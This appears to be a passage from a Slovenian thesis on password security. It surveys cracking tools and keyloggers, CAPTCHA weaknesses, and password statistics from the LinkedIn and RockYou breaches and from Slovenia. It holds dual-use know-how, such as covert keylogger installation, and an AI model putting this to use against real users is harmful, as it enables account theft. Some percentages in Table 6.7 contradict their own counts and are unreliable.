
- LM in NTLM zgostitve,
- MD2, MD4, MD5 zgostitve,
- Radius zgostitve,
- Kerberos,
- SHA-1 in SHA-2,
- IKE PSK zgostitve.

Najbolj znano za ta program je, da je bil narejen z namenom, da pomaga zaščititi internetno infrastrukturo. Program je namenjen vsem skrbnikom omrežja, učiteljem, varnostnim svetovalcem in digitalnim forenzikom za penetracijske teste, tako da bi vzpostavili čim bolj varno infrastrukturo, *glej npr. Shandkhdhar [33].*
Ena izmed slabosti programa Cain and Abel je, da je na voljo samo za Windows platforme. Tudi nekateri protivirusni programi zaznajo ta program kot grožnjo. Cain and Abel ne vsebujeta dejanskih tabel za razbijanje gesel, temveč je treba te tabele prenesti iz interneta.

4.4 John the Ripper

Program je narejen za Unix operacijske sisteme, kot sta Linux in Mac OS X. Je odprtokodni program za razbijanje gesel. Ta program lahko najde slaba oziroma šibka gesla in je priljubljen program za testiranje ter vdiranje v informacijske sisteme, *glej npr. Wikipedia [40].* Omogoča razbitje in:

- detekcijo uporabe zgostitve pri geslih,
- Kerberos,
- windows LM zgostitve,
- MD4 zgostitve,
- razbitje gesel shranjenih v LDAP, MySQL in drugih sistemih.



Slika 4.2: Primer delovanja John the ripper v dos-u.

Metodi, ki jih program John the Ripper najbolj pogosto uporablja, sta napad s slovarjem in napad s silo.

4.5 THC Hydra

V primerjavi z ostalimi programi za razbitje gesel je ta en izmed hitrejših omrežnih prijavnih programov (angl. network logon password cracking tool). Prvič je izšel leta 1995 v Nemčiji. Hitrejši je predvsem zato, ker lahko enostavno namestimo nove module in dodajamo nove funkcije. Na voljo je za vse operacijske sisteme. Podpira 50 in več omrežnih protokolov; Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, SA-

P/R3, SIP, SMB, SMTP, SMTP Enum, SNMP, SOCKS5, SSH (v1 and v2), Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC in XMPP, *glej npr. Shandkhdhar [33].*
Leta 2007 so s THC Hydra izvedli poskus, kjer so sprejemali GSM signal z uporabo USRP (universal software radio peripheral). Skupina, ki je izvedla poskus, je demonstrirala, kako lahko je vdreti v razgovor zašifriran z A5/1 GSM algoritmom.

4.6 OphCrack


Ta program je napisan v programskem jeziku C in C++. Uporablja LM in NTLM zgostitve za razbitje gesel pri Windows XP, Vista in Windows 7, *glej npr. Audit PC [4].* Omogoča, da lahko uvozimo v program zgoščeno tabelo direktno iz SAM[1]. Posebnost programa je ta, da ga zapečemo kot live CD in s tem lahko olajšamo delo pri razbitju gesel.

4.7 Keylogger

Keylogger, ki po slovensko pomeni zapisovalnik pritiskov tipk. Je program, ki zapisuje in shrani v pomnilnik vsako tipko, ki jo natipkamo s tipkovnico. Beleži tudi obiskane spletne strani, prijave v aplikacije in beleži tudi vse aktivnosti, ki se dogajajo na računalniku. Uporablja se lahko kot starševski nadzor ali nadzor nad zaposlenimi. Program je postal hitro uporaben tudi za druge nelegalne stvari. Ker beleži vsako tipko, ki jo pritisnemo na tipkovnici, lahko na podlagi tega pridobimo geslo od žrtve, ko se prijavi v aplikacijo na računalniku, kjer je nameščen Keylogger, *glej npr. Raj [38].* Novejši Keyloggerji imajo možnosti hitre inštalacije, kar pomeni, da na svojem računalniku nastavimo nastavitve beleženja, možnost pošiljanja datotek, zapise dejavnosti na računalniku na e-pošto, pošiljanje tisk zaslona (ang. print screen) itd. S shranjenimi nastavitvami lahko ustvarimo inštalacijski program, kjer na

[1]Security Account Manager, datoteka, kjer so shranjena gesla.

tuj računalnik hitro namestimo Keylogger.



Slika 4.3: Primer programa Keylogger.

Keylogger je zelo učinkovit, ker se lahko skrije med ostalimi aktivnimi programi pod pretvezo drugega znanega programa. Uporabnik tako težko ugotovi ali je na računalniku naložen Keylogger. V starejših Windowsih, kot je XP, je napadalec lahko naredil bootable USB. Ta je podtaknil uporabniku USB, ki je potem vključil v računalnik in se je avtomatsko naložil Keylogger.

Poglavje 5

VARNOSTNI MEHANIZEM CAPTCHA

V prejšnjem poglavju smo se podučili o programih za razbijanje gesel. Uporaba takih programov brez varnostnih mehanizmov pomeni, da geslo lahko razbijemo v razumnem času (z današnjo računsko močjo). Da bi omejili poskušanje več gesel, potrebujemo varnostni mehanizem kot je CAPTCHA. Ta mehanizem predstavlja "popolnoma avtomatiziran javen Turingov test, s katerim ločimo računalnike od ljudi"(angl. Completely Automated Public Turing Test To Tell Computers and Humans Apart). Cilj Turingovega testa je ločiti človeka od računalnika in če mu v tej primerjavi to ne uspe, potem je računalnik prestal tak test, *glej npr. Wikipedia [39].*

V tem poglavju bomo pogledali najbolj znan varnostni mehanizem, ki se uporablja na spletu, to je CAPTCHA. Spoznali bomo tudi reCAPTCHA, ki je nadgradnja CAPTCHA in se uporablja za digitalizacijo knjig.

CAPTCHA sistem prepreči avtomatsko izpolnjevanje obrazcev s strani programov. To pomeni, da omeji poskušanje več gesel. Poleg tega se uporablja še pri drugih aktivnostih, kot so: onemogočanje napadalcem, da bi pošiljali več nezaželenih sporočil (spam), objavljanje nezaželenih reklamnih sporočil ali večkratnega glasovanja, ki lahko vpliva na izid določenega glasovanja.

5.1 OPIS

Captcha deluje na način izziv-odgovor. Poda nam izziv ali test, ki je za umetno inteligenco težko rešljiv ali nerešljiv. S pravilnim odgovorom smo rešili izziv. CAPTCHA se sedaj uporablja skoraj na vseh spletnih naslovih, forumih, spletnih trgovinah, da se s tem prepreči zloraba. Izziv se običajno pokaže v naslednji obliki:

- ASCII/Unicode,
- tekstovni s šumom ozadja,
- govor.

Prva možnost je najbolj osnovno sredstvo za primerjanje besedila. Namesto črke uporablja še druge ASCII znake, *glej npr. Jung [23].* Tako npr. beseda CAPTCHA postane ©4Pt©h4. Sedaj se te metode ne uporablja več, ker se beseda zlahka ugotovi.

Druga možnost vsebuje neko besedilo, ki je vzeto iz majhnega slovarja. Besedilu se doda šum, kar dosežemo tako, da je besedilo prekrito s črtami, je zamegljeno ali ukrivljeno. Besedilo postane popačeno do take mere, da onemogoča programom kot je OCR razbrati črke besedila.

Pri zadnji z zvočniki slišimo črke, številke ali besedo. Govoru je dodan šum, s katerim preprečimo programom, da bi razbrali glasove. Največkrat se uporablja kot pomoč slabovidnim.

Slika 5.1: Primer CAPTCHA.

Zanimivo je, da so novembra 1999 na spletni strani www.slashdot.org objavili anketo, katera ameriška fakulteta za računalništvo je najboljša. Kot zaščito pred večkratnim glasovanjem so beležili IP naslove, da so preprečili, da bi nekdo večkrat glasoval. Vendar so študentje iz Carnegie Mellon napisali program, ki zaobide tako zaščito in tako so lahko sebi v prid glasovali več tisočkrat. Naslednji dan so študentje iz MIT opazili nenavadno rast glasov, zato so tudi sami napisali program za večkratno glasovanje. Glasovanje je postalo tekmovanje med dvema fakultetama, kjer so študentje iz MIT dobili 21,156 glasov in Carnegie Mellon 21,032 glasov. Ostale fakultete so dobile manj kot 1,000 glasov, *glej npr. Carnegie Mellon University [8].*

5.2 Slabosti CAPTCHA

Kot vsaka zaščita je tudi CAPTCHA pod drobnogledom napadalcev in poskusov razbijanja, s katerimi se zaobide zaščita. Napade nanje delimo v tri skupine:

- napake generatorjev izzivov CAPTCHA,
- programi za prepoznavanje znakov s slike, kot je OCR (optical character recognition),

- zloraba uporabnikov.

V nadaljevanju jih bomo podrobneje razložili.

Napake generatorjev izzivov

Ena izmed slabosti zasnovanih testov CAPTCHA je premajhen nabor besed ali slik. Napadalec lahko ustvari svoj slovar, v katerem shranjuje slike in rešitve. V takih primerih ne potrebujemo programov za prepoznavo slik. Tako lahko napadalec zbere veliko zbirko slik in rešitev, s katerimi lahko razbijejo CAPTCHA. To doseže na način, da pogleda v svoj slovar in poišče ustrezno rešitev, ki jo je ustvaril, *glej npr. Jung [23].* Druga lastnost pri slabo zasnovanih testih je lahko slabo zasnovana spletna stran. En takšnih primerov je, da spletna stran ne uniči sejnih ID uporabnikov, ki so že rešili test CAPTCHA, ampak jih napadalec lahko znova uporabi pri napadih.

Programi za prepoznavo znakov s slik

Na spletu obstaja veliko takih programov, nekateri bolj uspešni, nekateri manj. Slednji so narejeni z namenom, da prepoznajo besedilo, ki se pojavi na sliki. Algoritem deluje tako, da najprej odstrani ozadje, analizira črke na sliki, sledi razrez črk na segmente za prepoznavo samih črk. Na koncu se primerja vsaka črka z vnaprej pripravljenimi črkami, ki so že v sami bazi za razpoznavanje.


Zloraba uporabnikov

Pri tem napadu so vključene tretje osebe, ki igrajo igre, tako da vpisujejo besede v program, le-ti pomagajo pri razbitju zaščite CAPTCHA. Program se uporabniku prikaže v obliki igre, v kateri nastopajo dekleta. Za vsako pravilno ugotovljeno besedo na testu CAPTCHA, dekle odvrže kos oblačila. Uporabnikov odgovor se pošlje na napadalčev strežnik, le-ta se uporabi za ustvarjanje zbirke rešitev. Obstajajo tudi programi, ki uporabnikom plačajo za pravilno rešitev testov CAPTCHA, *glej npr. Ordoñez [30].*

Slika 5.2: Primer trojanskega konja CATPCHA.

5.3 ReCAPTCHA

Uporablja se za digitalizacijo knjig. Sistem podobno deluje kot CAPTCHA. OCR program skenira veliko količino knjig. Nekatere besede OCR ne more dešifrirati, posebej se to pozna pri starejših knjigah, ko so črke že bolj obledele. Vsaka beseda, ki jo OCR ne prepozna, se pojavi v sistemu CAPTCHA, le-ta ima zraven poznano besedo imenovano kontrolna beseda. Uporabnik, ki se hoče prijaviti v sistem, mora izpolniti obe besedi. Če pravilno vpiše kontrolno besedo, se smatra, da je za neznano besedo pravilni odgovor. Več uporabnikov, ki reši isti test, se glede na seštevek enakih odgovorov določi pravilna beseda, *glej npr. Von Ahn [1].*



Slika 5.3: Primer reCAPTCHA, kjer je ena kontrolna beseda in druga neznana beseda.

Ocenjuje se, da se vsak dan reši 200 milijonov CAPTCHA testov. V tem času so z uporabniki pridobili že veliko količino teksta za digitalizacijo knjig.

Poglavje 6

STATISTIKA NAJBOLJ POGOSTIH GESEL

Statistično imajo različne spletne strani podobna gesla uporabnikov, le-ti si lahko svobodno izberejo geslo in pri tem nimajo omejitev, kot so: obvezno vsaj ena velika začetnica, vsaj ena številka ali vsaj en poseben znak. Med uporabniki, ki uporabljajo svoje geslo, je 60% takih uporabnikov, ki imajo na različnih straneh isto geslo. Razlog je v tem, da človeški možgani niso zmožni zapomniti si veliko količino podatkov, v tem primeru veliko gesel. Pregovor pravi: "Če bi dobil vsakič kovanec, ko pozabim geslo, bi bil že milijonar"(angl. "If I got a penny every time I forgot my password, I'd be a millionaire"). To lahko predstavlja veliko tveganje, če napadalcu uspe razbiti geslo na eni strani. Tako lahko dostopa tudi do ostalih računov z istim geslom, *glej npr. Danchev [10].*

V tem poglavju bomo pogledali resnična primera dveh spletnih strani, ki sta bila napadena. Žrtvi napada sta bila Linkedin in Rockyou. Pri tem so pridobili bazo gesel, ki je sedaj javno dostopna. Na koncu razdelka bomo pogledali še najbolj pogosta gesla v Sloveniji in kakšna so dobra gesla.


6.1 Linkedin

Predstavimo socialno omrezje Linkedin, kjer se posameznik lahko povezuje s strokovnjaki iz svojega področja, širi svojo socialno mrežo znotraj svoje stroke ali izven nje, naveže stik s kadri v določenem podjetju in ustvarja svoj strokovni ugled na spletu, *glej npr. Zakrajšek [44].*

Junija 2012 so ruski hekerji vdrli vanj in pridobili 6.5 milijonov uporabniških gesel, ki so bila v zgoščeni obliki. Zanimivo je, da pri Linkedinu niso vedeli, da so jim vdrli in ukradli gesla. To so ugotovili šele, ko so hekerji objavili na forumu, da potrebujejo pomoč pri razbitju zgoščenih vrednosti. Pri pridobivanju gesel so uspešno dešifrirali 80% celotne baze, *glej npr. Blidaru [6].*


Kljub škodi, ki se je zgodila, se je zaradi vdora v Linkedin izboljšala varnost tako na Linkedinu kot tudi na mnogih drugih spletnih straneh.

Pri Linkedin smo analizirali dolžino niza, uporabo posebnih ločil, velikih in malih črk. Kot zanimivost omenimo, da je med temi gesli najbolj popularna dolžina gesla 8 znakov. Dolžina gesla je zelo pomembna, saj daljša, kot je, manjša je verjetnost, da bo geslo razbito. Če je geslo prekratko, se da geslo preprosto razbiti z uporabo grobe sile (brute force attack).



Slika 6.1: Analiza dolžin gesel Linkedin.

Pri analizi uporabe posebnih ločil, velikih in malih črk ugotovimo, da se velik delež uporabnikov omeji le na male črke in številke.



Slika 6.2: Analiza uporaba posebnih ločil, malih in velikih črk.

Najpogostejše geslo je beseda Linkedin. Tudi ostale besede v spodnji tabeli niso primerne, ker jih napadalec z lahkoto predvidi.

lestvica	geslo	število uporabnikov (delež)
1	linkedin	5576 (0.12%)
2	link	3135 (0.06%)
3	linked	2602 (0.05%)
4	alex	1444 (0.03%)
5	mike	1362 (0.03%)
6	june	1236 (0.03%)
7	password	1209 (0.03%)
8	love	1183 (0.02%)
9	john	1123 (0.02%)
10	july	1006 (0.02%)

Tabela 6.1: 10 najbolj pogostih besed za geslo Linkedin.

V Tabeli 6.2 lahko vidimo, da je manjši procent gesel, v katerih se uporablja imena mescev, dni in leta. Zanimivo je tudi, da velik delež uporabnikov (51%) uporablja številko na koncu gesla.

posebna lastnost	števil (delež)
vsebuje besedo mesec (januar, februar ...)	160045 (3%)
vsebuje besedo tedna (ponedeljek, torek ...)	57317 (1%)
zadnji znak je številka 1	579124 (11%)
zadnji znak je številka	2833266 (51%)
vsebuje letnico	138854 (2.5%)

Tabela 6.2: Zanimive karakteristike gesel.

6.2 Rockyou.com

Decembra 2009 so napadalci vdrli na socialno omrežje rockyou.com. 32 milijonov gesel je bilo ukradenih, ker niso bili zaščiteni z zgoščevalno funkcijo. Tako so napadalci pridobili 100% podatkovno zbirko gesel. Od 32 milijonov gesel, je bilo 14 milijonov gesel, ki so imele unikatno besedo. Rockyou je bil velikokrat kritiziran v člankih, ker niso poskrbeli za varnost in zaščito uporabnikov, *glej npr. Imperva [19].*

V tabeli 6.3 lahko vidimo statistiko dolžine gesel. Kar 26% uporabnikov uporablja dolžino gesla iz 6 črk.




Tabela 6.3: Analiza dolžin gesel Rockyou.

Pri analiziranju posebnih ločil, malih in velikih črk in številk, 41% uporabnikov uporablja samo male črke. Na drugem mestu največkrat uporabljajo kombinacijo številk, in črk in sicer v 36% primerov.




Tabela 6.4: Analiza uporabe posebnih ločil, male in velike črke.

Kar lahko vidimo iz Tabele 6.5, se pri analiziranju pogostosti besed največkrat pojavi trivialno geslo 123456. Na četrtem mestu se pojavi geslo password.

lestvica	geslo	število uporabnikov (delež)
1	123456	290731 (0.11%)
2	12345	79078 (0.04%)
3	123456789	76790 (0.04%)
4	password	61958 (0.03%)
5	iloveyou	51622 (0.03%)
6	princess	35231 (0.02%)
7	rockyou	22588 (0.02%)
8	1234567	21726 (0.02%)
9	12345678	20553 (0.02%)
10	abc123	17542 (0.02%)

Tabela 6.5: 10 najpogostejših besed za geslo Rockyou.

V Tabeli 6.6 lahko vidimo, da je podoben procent uporabnikov kot pri Linkedin-u, ki uporabljajo podobno karakteristiko.

posebna lastnost	števil (delež)
vsebuje besedo mesec (januar, februar ...)	459734 (3.2%)
vsebuje besedo tedna (ponedeljek, torek ...)	136398 (0.95%)
zadnji znak je številka 1	1270774 (8.86%)
zadnji znak je številka	8316497 (57.98%)
vsebuje letnico	440006 (3.06%)

Tabela 6.6: Zanimive karakteristike gesel.

6.3 Najpogostejša gesla v Sloveniji


Gesla, ki so prikazana, so bila pridobljena iz različnih virov v obdobju med leti 2001 in 2006. Seznam gesel jih zajema približno 55 tisoč, *glej npr. Žagar [45].* V Tabeli 6.7 je seznam 20 najbolj pogostih gesel.

geslo	število uporabnikov (delež)
123456	24750 (0.45%)
12345678	12100 (0.22%)
abc123	8250 (0.15%)
12345	7700 (0.14%)
mateja	7150 (0.13%)
sonce	7150(0.13%)
mojca	6600 (0.12%)
1234	6050 (0.11%)
geslo	6040 (0.11%)
123456789	6030 (0.11%)
matej	5500 (0.10%)
marko	4950 (0.9%)
alenka	4940 (0.9%)
ljubezen	4930 (0.9%)
123	4920 (0.9%)
krneki	445 (0.8%)
klemen	440 (0.8%)
password	430 (0.8%)
andrej	420 (0.8%)
soncek	400 (0.8%)

Tabela 6.7: 20 najpogostejših gesel v Sloveniji.

Iz tabele je razvidno, da uporabniki večinoma uporabljajo lahka gesla, sestavljena iz samo številk ali prvih črk zgornje vrstice na angleških tipkovnicah. Najpogostejše geslo je »123456«, in sicer kar 0.45% primerih. Med uporabniki je mogoče opaziti, da prevladuje slovenski jezik, ker se beseda »geslo« pogosteje uporablja, kot beseda »password«. Zaradi nekaterih slovenskih besed napadalci iz tujih držav, ki bi pri tem uporabljali angleške slovarje, bi bili bistveno manj uspešni pri svojih napadih. Ostala gesla iz tabele so več ali manj osebna ali lastna imena. Rezultat raziskave, kateri

ljudje pogosto uporabljajo preprosta gesla, so starejši ljudje, nepismeni ali duševno zaostali. Nekateri pa preprosta uganljiva gesla uporabljajo, ker so enostavno preleni, *glej npr. 24ur [46].*



Slika 6.3: Analiza dolžin gesel v Sloveniji.

Iz Slike 6.3 je razvidno, da je najbolj popularna dolžina gesla 6 znakov. Geslo z 8 znaki je šele na tretjem mestu. Prav tako je lahko razvidno iz grafa, da redko uporabniki uporabijo geslo, ki je daljše od 13 znakov.

6.4 Kakšno geslo je dobro geslo

Kakovost izbranega gesla je odvisna predvsem od dolžine in sestave. Da bomo izbrali dobro geslo, moramo najprej razumeti, kakšna so močna in kakšna so šibka gesla. Zmotno je pravilo, da so dobra gesla tista, ki si jih težko zapomnimo.

Šibka gesla so sestavljena iz kratkih besed (4-6 znakov), pogostih besed, oziroma so celo enaka uporabniškim imenom. To so besede, ki se največkrat pojavijo v slovarju, imena, izrazi, različni datumi. Z različnimi programi, ki imajo napad z grobo silo ali napad s slovarjem, lahko geslo odkrijemo


relativno hitro, *glej npr. Savič [32].*

